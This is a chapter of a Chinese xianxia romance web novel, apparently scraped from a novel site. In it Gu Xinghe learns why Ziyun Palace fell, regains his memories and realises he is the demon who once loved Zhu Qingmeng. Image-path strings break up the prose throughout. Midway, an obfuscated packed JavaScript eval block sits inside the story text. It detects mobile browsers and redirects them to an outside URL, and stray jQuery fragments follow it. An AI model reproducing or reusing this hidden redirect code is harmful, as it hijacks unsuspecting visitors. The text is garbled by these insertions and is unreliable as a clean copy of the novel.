祝清梦离开没多久,清雪便端了一碗水走了进来,她随手一挥,便清空了顾星河面前桌子上的书。
她将那碗水放在顾星河面前,道:“星河公子,这是我们极北特有的冰泉,凡人喝了能强身健体,你尝尝看。”
在对方和善的眼神中,顾星河端起了面前那个蓝色琉璃碗,喝了一口碗中淡白色的液体,实在是太凉了,他只觉得有一块冰从他嘴中,慢慢划向肚子里。
清雪道:“很凉吧!”
顾星河点了点头,道:“太凉了。”
清雪继续道:“这冰泉若是成仙之人饮,并不会感到凉,还能感觉到一丝甘甜,若是凡人饮,只会觉得凉。”
顾星河有些不甘心,又拿起面前的琉璃碗,喝了一口冰泉,还是个第一次一样,除了凉还是凉,他并未感到任何甜。
清雪道:“星河公子,你可只紫云宫如今为何如此冷清吗?”
顾星河道:“仙君说他师兄师姐,还有师妹,是为了人间安定,除魔时陨落的,其他的我便不知道了。”
清雪道:“清梦仙君所言不虚,但星河公子想知道更多吗?”
顾星河道:“想。”
对于祝清梦的一切他都想知道,可对方对很多事总是闭口不谈,如今有如此好的机会,他怎么能错过。
清雪坐在顾星河身旁道:“紫云宫变成如今这样子,其实和一个魔有关,那个魔喜欢清梦仙君,可他不知道他的喜欢对于清梦仙君来说,是灭门之灾,又或许他知道,但他并不在意,依旧要去喜欢清梦仙君,去纠缠他。”
有魔喜欢祝清梦,顾星河并不意外,毕竟祝清梦在他心里,就是值得这世间所有生物的喜欢,他道:“所以清梦仙君也喜欢那个魔吗?”
清雪道:“喜欢不喜欢,又或者有没有被对方蛊惑,我也不清楚,不过成仙者,不能擅动凡心,情之一字,妄动必遭劫难。紫云宫当年仙名显赫,威震八方,紫云宫的仙君和仙子们,个个声名显赫,扶倾济弱,却因为一段不该有的情,落得个身死道消,何其可悲。”
清雪的师姐花昼,曾经心怀天下,慈悲爱人,当年还曾和她说过:“清雪,你我既已成仙,身负常人不曾有的机遇和灵力,就该心怀天下。”
明明如此好的师姐,可就因为爱上了一个魔,导致性情大变,不仅杀了同门,还甘心堕魔。
这一切的一切,就是因为“情”之一字。因此遇到有同样经历的祝清梦,她们北辰宫上下,都能希望对方能堪破这世俗之情,早日参悟这天地大道。
顾星河想到祝清梦现在红梅林外落寞的身影,不禁心疼起他,他道:“可这一切和仙君没有任何关系啊?是那个魔的错啊!”
清雪道:“身为仙人,有情需往无情去,只有这样才能参悟这天地间的大道。星河公子,若真的爱清梦仙君,应该让他自由,而非让这世俗的情爱束缚他。”
听到这个话,顾星河才明白,对方和他说这些,是觉得他耽误了祝清梦,可他觉得祝清梦也喜欢他啊!两相倾心的喜欢,也会耽误祝清梦吗?他道:“爱怎么会成为束缚呢,仙君无论做什么,我都会支持他的。”
清雪道:“这冷泉你喝着会觉得奇凉无比,可清梦仙君并不会觉得凉,两情相悦也是如此,你觉得你不会束缚他,可清梦仙君呢?”
顾星河没有回答,难道他的爱真的是祝清梦的负担吗?可是祝清梦先说喜欢他的,又或者在他失忆前,是他死气白赖地缠着祝清梦,让他不得不喜欢他吗?
就在顾星河胡思乱想的时候,祝清梦和北极大帝回到了这会心殿,清雪急忙起身对着北极大帝行李道:“师父。”
祝清梦手上拿着一张地图,看着发呆的顾星河,道:“星河,我们该离开了。”
顾星河抬起头,看着祝清梦,对方的样子一如既往的好看,这样的超凡脱俗的仙,真的会真心喜欢上他一介凡人吗?他站起身,拿起面前的冷泉,递给了祝清梦,道:“仙君要尝尝吗?清雪仙子告诉我,这是极北特有的。”
祝清梦端起顾星河手中琉璃碗,将身下的冷泉一饮而尽,道:“北极大帝,清雪仙子,我们先告辞了。”
北极大帝道:“清梦,愿你能成功。”
清雪道:“清梦仙君,一路珍重。”
等到二人离开后,清雪道:“师父,该说的我已经说了。”
北极大帝道:“清梦,多好的一个孩子啊!若没有沉迷所谓的情爱。一定能参悟这世间大道。”
他的语气充满了浓浓的惋惜,谁都不知道他这些话是在惋惜祝清梦,还是他那个徒弟,也许两者都有。
清雪道:“只愿清梦仙君,早日迷途知返。”
仙者,就该持心以静,怎么能痴迷情爱呢?
……
出了这北辰宫,在这满天红雪中,顾星河现在祝清梦身旁,道:“仙君,刚刚喝的冷泉很甜吗?”
祝清梦道:“微甜,不算太甜。”
“这样啊!”顾星河有些失落地回答道。
他还在想清雪和他说的那些话,明明是一碗水,他觉得无比寒凉,祝清梦却能感觉到甜。那他们之间的感情,是不是只有他感到幸福,祝清梦感觉到的是束缚。
这次头疼来的异常凶猛,就连他的眼睛都疼的有些睁不开,他也不知道为什么会疼,可他不想让祝清梦担心他,祝清梦已经有那么多事要烦心了,不能再多个他了。他有些忐忑地问道:“仙君,接下来要去哪里?”
祝清梦握紧手中的封神图,道:“不枯山。”
好熟悉的名字,听到这名字让顾星河的头更疼了,他强装淡定道:“仙君,我和你一起去,你能背我吗?”
“嗯。”
祝清梦半蹲在顾星河面前,道:“上来吧。”
顾星河模模糊糊中看到一个紫色身影,他强装正定地趴到祝清梦背上,只希望对方不要发现他的异常。
他将头靠在祝清梦肩上,双臂环住他的脖颈,有些虚弱道:“仙君,我有些困了,我想睡会。”
祝清梦道:“嗯,你睡吧!”
祝清梦御剑向不枯山行去,他在身旁周围结了一个防风咒,只为让顾星河能睡得安心一些。
顾星河不知道他是痛晕的,还是对方的肩膀太宽厚温暖,让他不自觉睡着了。
断生在离开前,曾将他的记忆封锁在他识海中,可这段时间和祝清梦相处,他的灵力有所长进,再加上喝了梅映雪给他们的那杯,不知道是什么做的茶,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228125|187812||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
封印居然开始松动。
总之在顾星河的梦里,他想起了一切,想起了他的师父顾无为,他的师妹灵华,还有夜降天等等,当然也有祝清梦。
他第一次在南渊见到祝清梦,就觉得对方很特别,想来那应该就是喜欢吧!
可他却搞砸了一切,不仅误会了祝清梦,最后还赶他离开。
……
等到他们到了不枯山,顾星河也刚好醒了,想起一切的他,竟然有些不知道如何和祝清梦相处,甚至还有些尴尬,毕竟他还曾误解对方的身份。
祝清梦一只手拖住他的腿,一只手召唤出北极大帝给他的封神图,他将灵力注入到这灰白色的封神图上,念出北极大帝教给他的口诀:“封神之图,镇神于山,万法无踪,速速现形。”
随着祝清梦念完口诀,封神图变成一只很小的雪鸮,小到只有祝清梦指节那么大,它飞到祝清梦面前,鸣叫了一声,而后便向山中飞去,祝清梦则背着顾星河跟着这只小白鸮后边。
顾星河转动了一下自己的脑袋,看着那只飞翔的白霄,道:“仙君。”
祝清梦温柔地回道:“星河,你醒了。”
顾星河收紧了自己的双臂,将祝清梦环绕的更紧了,他道:“我想起来了,对不起。”
祝清梦知道顾星河总有一天会恢复记忆,可没想到对方会信么快,他道:“星河,是我对不起你。”
“仙君,别那么说。”
顾星河想到祝清梦曾说他找了他五千年,而清雪今天又和他说,五千年有一个魔喜欢上祝清梦,莫非他就是那个魔吗?那个害得祝清梦师门尽灭的魔吗?他试探问道:“仙君,我五千年前就喜欢上你了吗?”祝清梦点了点头,道:“喜欢的。”
五千年前的顾星河虽然是魔,可祝清梦敢肯定,对方一定是非常非常地喜欢他。
“那个时候还有谁喜欢你吗?”
“没其他人,只有你,星河。”
原来他猜的没错,他真的是那个魔,顾星河突然想起灵华和白无患曾和祝清梦在一起找他,他凭知觉,问道:“我在苍虞派见到的沈之意,是仙君你吗?”
祝清梦道:“嗯,是我,因为我想你,又怕星河你讨厌我,所以我伪装成他人,去了苍虞派,我知道你为了灵华,一定会去苍虞派,我想见你,很想很想见你。”
顾星河道:“灵华呢?她还好吗?”
祝清梦道:“她很好,已经回到了丰沮玉门。”说完她从怀里拿出一根青色的羽毛,递给了顾星河,道:“这是灵华给你的。”
那只小白鸮回头看了一眼慢悠悠的祝清梦,它啼叫了一声,似乎在催促他们快跟上。
可这两个人没有理会它,顾星河道:“仙君,能把我变回我本来的样子吗?”
祝清梦道:“好。”
他扭过头看到顾星河正看着那根青色的羽毛,他的神情似乎有些落寞。祝清梦温柔地亲了一下他的鼻尖,只一瞬间断生给他下的易容咒就被破除了。
此时有两只黄鸣向他们飞来,它们身体像黄色的蛇,长约三丈,在他们的背部各有一双紫色的翅膀,黄鸣看到祝清梦那一刻,像看到什么可怕的东西,立马掉转头,拼命地煽动自己的翅膀。